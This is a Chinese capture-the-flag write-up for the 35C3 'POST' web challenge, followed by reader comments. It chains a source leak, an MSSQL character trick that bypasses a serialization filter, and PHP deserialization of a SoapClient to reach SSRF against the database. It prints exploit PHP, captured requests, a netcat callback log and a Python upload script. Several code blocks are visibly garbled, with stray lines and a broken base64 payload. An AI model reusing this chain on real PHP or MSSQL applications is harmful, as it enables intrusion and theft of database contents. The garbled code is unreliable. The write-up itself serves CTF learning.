

被35C3虐惨了，POST这道题的利用链很有意思，在这里复盘一下。官方Dockerfile+wp地址：<https://github.com/eboda/35c3/tree/master/post>题目还没有关，地址：

Hint: flag is in db

Hint2: the lovely XSS is part of the beautiful design and insignificant for the challenge


Hint3: You probably want to get the source code, luckily for you it's rather hard to configure nginx correctly.

源码读取

根据提示3可以发现上传文件目录存在Nginx配置错误，导致源码泄露

Index of /uploads../

../		
html/	27-Dec-2018 18:36	-
miniProxy/	27-Dec-2018 18:36	-
uploads/	03-Jan-2019 07:10	-
default.backup	27-Dec-2018 18:32	847



把源码down下来进行审计，给了网站源码、miniProxy代理和Nginx配置文件。

关键源码db.php

```
<?php

class DB {
    private static $con;
    private static $init = false;

    private static function initialize() {
        DB::$con = sqlsrv_connect("db", array("pwd"=> "Foobar1!", "uid"=>"challenger", "Database"=>"challenge"));
        if (!DB::$con) DB::error();

        DB::$init = true;
    }

    private static function error() {
        die("db error");
    }

    private static function prepare_params($params) {
        return array_map(function($x){
            if (is_object($x) or is_array($x)) {
                return '$serializedobject$' . serialize($x);
            }

            if (preg_match('/^\$serializedobject$/i', $x)) {
                die("invalid data");
                return "";
            }
        }, $params);
    }

    return $x;
```

```

    }, $params);
}

private static function retrieve_values($res) {
    $result = array();
    while ($row = sqlsrv_fetch_array($res)) {
        $result[] = array_map(function($x){
            return preg_match('/^\$serializedobject\$/i', $x) ?
                unserialize(substr($x, 18)) : $x;
        }, $row);
    }
    return $result;
}

public static function query($sql, $values=array()) {
    if (!is_array($values)) $values = array($values);
    if (!DB::$init) DB::initialize();

    $res = sqlsrv_query(DB::$con, $sql, $values);
    if ($res === false) DB::error();

    return DB::retrieve_values($res);
}

public static function insert($sql, $values=array()) {
    if (!is_array($values)) $values = array($values);
    if (!DB::$init) DB::initialize();

    $values = DB::prepare_params($values);

    $x = sqlsrv_query(DB::$con, $sql, $values);
    if (!$x) throw new Exception;
}
}

```

default.php

```

<?php
include 'inc/post.php';
?>
<?php
    if (isset($_POST["title"])) {
        $attachments = array();
        if (isset($_FILES["attach"]) && is_array($_FILES["attach"])) {

            $folder = sha1(random_bytes(10));
            mkdir("../uploads/$folder");
            for ($i = 0; $i < count($_FILES["attach"]["tmp_name"]); $i++) {
                if ($_FILES["attach"]["error"][$i] != 0) continue;
                $name = basename($_FILES["attach"]["name"][$i]);
                move_uploaded_file($_FILES["attach"]["tmp_name"][$i], "../uploads/$folder/$name");
                $attachments[] = new Attachment("/uploads/$folder/$name");
            }
        }
        $post = new Post($_POST["title"], $_POST["content"], $attachments);
        $post->save();
    }
    if (isset($_GET["action"])) {
        if ($_GET["action"] == "restart") {
            Post::truncate();
            header("Location: /");
            die;
        } else {

```

?>

<h2>Create new post</h2>

<form method="POST" enctype="multipart/form-data">

<table>

<tr>

```

<td>
<label for="title">Title</label>
</td> <td>
<input name="title">
</td>
</tr>
<tr>
<td>
<label for="content">Content</label>
</td> <td>
<input name="content">
</td>
</tr>
<tr>
<td>
<label for="attach">Attachments</label>
</td> <td>
<input name="attach[]" type="file">
</td>
</tr>
<tr>
<td>
</td> <td>
<input name="attach[]" type="file">
</td>
</tr>
<tr>
<td>
</td> <td>
<input name="attach[]" type="file">
</td>
</tr>
<tr><td></td><td>
<input type="submit">
</td></tr>
</table>
</form>
<?php
    }
}

$postts = Post::loadall();
if (empty($postts)) {
    echo "<b>You do not have any posts. Create <a href=\"/?action=create\">some</a>!</b>";
} else {
    echo "<b>You have " . count($postts) . " posts. Create <a href=\"/?action=create\">some</a> more if you want! Or <a href="
}

foreach($postts as $p) {
    echo $p;
    echo "<br><br>";
}

?>

```

post.php

```

<?php
class Attachment {
    private $url = NULL;
    private $za = NULL;
    private $mime = NULL;

    public function __construct($url) {
        $this->url = $url;
        $this->mime = (new finfo)->file("../".$url);
        if (substr($this->mime, 0, 11) == "Zip archive") {

```

```

        $this->mime = "Zip archive";
        $this->za = new ZipArchive;
    }
}

public function __toString() {
    $str = "<a href='{ $this->url }'>".basename($this->url)."</a> ( $this->mime ";
    if (!is_null($this->za)) {
        $this->za->open("../".$this->url);
        $str .= "with ".$this->za->numFiles . " Files.";
    }
    return $str. " ";
}
}

class Post {
    private $title = NULL;
    private $content = NULL;
    private $attachment = NULL;
    private $ref = NULL;
    private $id = NULL;

    public function __construct($title, $content, $attachments="") {
        $this->title = $title;
        $this->content = $content;
        $this->attachment = $attachments;
    }

    public function save() {
        global $USER;
        if (is_null($this->id)) {
            DB::insert("INSERT INTO posts (userid, title, content, attachment) VALUES (?, ?, ?, ?)",
                array($USER->uid, $this->title, $this->content, $this->attachment));
        } else {
            DB::query("UPDATE posts SET title = ?, content = ?, attachment = ? WHERE userid = ? AND id = ?",
                array($this->title, $this->content, $this->attachment, $USER->uid, $this->id));
        }
    }

    public static function truncate() {
        global $USER;
        DB::query("DELETE FROM posts WHERE userid = ?", array($USER->uid));
    }

    public static function load($id) {
        global $USER;
        $res = DB::query("SELECT * FROM posts WHERE userid = ? AND id = ?",
            array($USER->uid, $id));
        if (!$res) die("db error");
        $res = $res[0];
        $post = new Post($res["title"], $res["content"], $res["attachment"]);
        $post->id = $id;
        return $post;
    }

    public static function loadall() {
        global $USER;
        $result = array();
        $posts = DB::query("SELECT id FROM posts WHERE userid = ? ORDER BY id DESC", array($USER->uid)) ;
        if (!$posts) return $result;
        foreach ($posts as $p) {
            $result[] = Post::load($p["id"]);
        }
        return $result;
    }

    public function __toString() {

```

```

    $str = "<h2>{$this->title}</h2>";
    $str .= $this->content;
    $str .= "<hr>Attachments:<br><il>";
    foreach ($this->attachment as $attach) {
        $str .= "<li>$attach</li>";
    }
    $str .= "</il>";
    return $str;
}
}

```

任意反序列化

可以发现DB类的query方法把接收sql语句后把执行结果丢给了retrieve_values方法，而该方法存在一处反序列化操作，且要求反序列化字符串开头为\$serializedobject

```

private static function retrieve_values($res) {
    $result = array();
    while ($row = sqlsrv_fetch_array($res)) {
        $result[] = array_map(function($x){
            return preg_match('/^\$serializedobject\$/i', $x) ?
                unserialize(substr($x, 18)) : $x;
        }, $row);
    }
    return $result;
}

public static function query($sql, $values=array()) {
    if (!is_array($values)) $values = array($values);
    if (!DB::$init) DB::initialize();

    $res = sqlsrv_query(DB::$con, $sql, $values);
    if ($res === false) DB::error();

    return DB::retrieve_values($res);
}

```

而数据库插入方法中调用了prepare_params方法对插入值进行过滤

```

public static function insert($sql, $values=array()) {
    if (!is_array($values)) $values = array($values);
    if (!DB::$init) DB::initialize();

    $values = DB::prepare_params($values);

    $x = sqlsrv_query(DB::$con, $sql, $values);
    if (!$x) throw new Exception;
}

```

而prepare_params方法过滤了对开头为\$serializedobject\$的字符串，导致我们无法执行反序列化操作。可是MSSQL的一个trick进行绕过。MSSQL会自动将全角0xBC 0x84，则将其存储为\$。因此我们可以进行任意反序列化。

利用SoapClient SSRF

根据hint1, flag在数据库里, 源码中含有数据库信息, 因此我们可以利用SoapClient通过SSRF打MSSQL, 前提是要能够触发它的__call方法。类Attachment的__toString方法

```
class Attachment {
    private $url = NULL;
    private $za = NULL;
    private $mime = NULL;
    $username = "root";
    $password = "root";
    public function __construct($url) {
        $this->url = $url;
        $conn = $this->mime = (new finfo)->file("../".$url);
        if (substr($this->mime, 0, 11) == "Zip archive") {
            if ($conn->is_dir() || $this->mime == "Zip archive");
            die("Error: $this->za = new ZipArchive; error");
        }
        echo "连接成功";

        public function __toString() {
            $str = "<a href='{$this->url}'>".basename($this->url)."</a> ($this->mime ";
            if (!is_null($this->za)) {
                $this->za->open("../".$this->url);
                $str .= "with ".$this->za->numFiles . " Files.";
            }
            return $str. ")";
        }
    }
}
```

而default.php中实例化了Post类, 把\$_POST["title"], \$_POST["content"], \$attachments传了进去, 并调用了save方法

```
<?php
function report($f) {
    if (isset($_POST["title"])) {
        $username = $attachments = array();
        $password = if (isset($_FILES["attach"]) && is_array($_FILES["attach"])) {

            $conn = new $folder = sha1(random_bytes(10));
            mkdir("../uploads/$folder");
            if ($conn->is_dir()) {
                for ($i = 0; $i < count($_FILES["attach"]["tmp_name"]); $i++) {
                    if ($_FILES["attach"]["error"][$i] != 0) continue;
                    $name = basename($_FILES["attach"]["name"][$i]);
                    move_uploaded_file($_FILES["attach"]["tmp_name"][$i], "../uploads/$folder/$name");
                    $attachments[] = new Attachment("../uploads/$folder/$name");
                }
            }
            $post = new Post($_POST["title"], $_POST["content"], $attachments);
            $post->save();
        }
        if (isset($_GET["action"])) {
            if ($_GET["action"] == "restart") {
                Post::truncate();
                header("Location: /");
                die;
            } else {
                // ...
            }
        }
    }
}
```

然后又调用loadall()方法执行数据库查询操作, 此时会将返回值开头为\$serializedobject\$的字符串进行反序列化操作

```
$posts = Post::loadall();
if (empty($posts)) {
    echo "<b>You do not have any posts. Create <a href='\"/?action=create\">some</a>!</b>";
} else {
    echo "<b>You have " . count($posts) . " posts. Create <a href='\"/?action=create\">some</a> more if you want! Or <a href='\"/?action=restart\">restart your blog</a>.</b>";
}

foreach($posts as $p) {
    echo $p;
    echo "<br><br>";
}
```

并将返回的值打印触发Post类的__toString方法, 而返回值含有反序列化对象, 因此又可以触发反序列化对象的__toString方法, 从而可以SSRF。构造exp

```
<?php
class Attachment {
    private $za = NULL;
    public function __construct() {
        $this->za = new SoapClient(null,array('location'=>'your_ip','uri'=>'your_ip'));
    }
}
$c=new Attachment();
$aaa=serialize($c);
echo $aaa;
```

成功SSRF

The screenshot displays a web browser interface with three main components: a Request tab, a Response tab, and a terminal window.

Request Tab: Shows a POST request to `/?action=create` over HTTP/1.1. The request includes headers such as `Host: 35.207.83.242`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0`, and `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`. The body is a multipart/form-data request with a boundary of `-----41184676334`. It contains a `Content-Disposition: form-data; name="title"` field with the value `333` and a `Content-Disposition: form-data; name="content"` field with a serialized PHP object: `$serializedobject:10:"Attachment":1:{s:14:"Attachment":0:10:"SoapClient":3:{s:3:"uri":s:25:"http://...:8012";s:8:"location":s:25:"http://...:8012";s:13:"_soap_version":i:1:}}`. The request also includes a `Content-Disposition: form-data; name="attach[]"; filename="3.php"` field.

Response Tab: Shows a 504 Gateway Time-out error from the server.

Terminal Window: Shows a netcat listener on port 8012. The output indicates a successful connection from `35.207.83.242` on port 8012. The user `root` is logged in, and the terminal shows the execution of `clear` and `nc -lvvp 8012`.

miniProxy绕过

由Nginx配置文件可知，miniProxy代理监听在本地的8080端口，且只接收Get请求

```
server {
    listen 127.0.0.1:8080;
    access_log /var/log/nginx/proxy.log;

    if ( $request_method != ^(GET)$ ) {
        return 405;
    }

    root /var/www/miniProxy;
    location / {
        index index.php;

        location ~ /\.php$ {
            include snippets/fastcgi-php.conf;
            fastcgi_pass unix:/run/php/php7.2-fpm.sock;
        }
    }
}
```



```
Listening on [0.0.0.0] (family 0, port 8012)
Connection from [35.207.83.242] port 8012 [tcp/*] accepted (family 2, sport 56464)
POST / HTTP/1.1
Host: 47.106.142.99:8012
Connection: Keep-Alive
User-Agent: PHP-SOAP/7.2.10-0ubuntu0.18.04.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://47.106.142.99:8012#open"
Content-Length: 495

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="http://47.106.142.
" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/enc
ap.org/soap/encoding/"><SOAP-ENV:Body><ns1:open><param0 xsi:type="xsd:string">../</param0></ns1:open></SOAP
```

Error: Detected a "gopher" URL. miniProxy exclusively supports http[s] URLs.

gopher攻击MSSQL

-通过插入DEBUG头我们可以获取到我们的UID

Request

Raw

Params

Headers

Hex

POST /?action=create HTTP/1.1
Host: 35.207.83.242
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://35.207.83.242/?action=create
Content-Type: multipart/form-data;
boundary=-----41184676334
Content-Length: 1517
DNT: 1

DEBUG:1

Connection: close
Cookie: PHPSESSID=ns8h00m13dvnfgsh12up13s04r
Upgrade-Insecure-Requests: 1

-----41184676334

Response

Raw

Headers

Hex

Render

HTTP/1.1 500 Internal Server Error
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 03 Jan 2019 11:10:43 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 892

object(User)#1 (1) {
 ["uid"]=>
 int(200)
}

<html>
<body>
<h1>Post</h1>
Home
Login
Register

[illegible]

写脚本上传文件


```
import requests
import base64

host="http://35.207.83.242/?"
post={
    "username":"aaaaaaaaa",
    "password":"aaaaaaaaa",
}

r=requests.Session()
url1=host+"page=login"
r.post(url=url1,data=post)
def fetch_uid():
    return r.get(host, headers={"Debug": "1"}).content.decode().split("int(")[1].split(")")[0]
payload=base64.b64decode("JHNlcmlhbG16ZWVYmplY3RvIRPOjEwOjJBdHRhY2htZW50IjoxOntzOjI6InphIjtpOjEwOjJBdHRhY2htZW50IjoxOntzOjM6")
print(payload)
data={
    "title":"testssssssssssssss",
    "content":payload,
}
url2=host+"action=create"
r.post(url=url2,data=data)
```

刷新得到flag

Post

[Home](#) [Login](#) [Register](#)

You have 2 posts. Create [some](#) more if you want! Or [restart your blog](#).

test

35c3_wel1_job_good_d0ne_heyho

Attachments:

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1. 3 条回复



[imti****](#) 2019-01-07 23:57:06

tql

0 回复Ta



[deshu****](#) 2019-01-14 16:16:37

mysql端口1433从哪里看出来的??

0 回复Ta



[Smi1e](#) 2019-01-15 20:39:29

[@deshu****](#) sqlsrv_connect , SqlServer数据库的端口默认是1433

0 回复Ta

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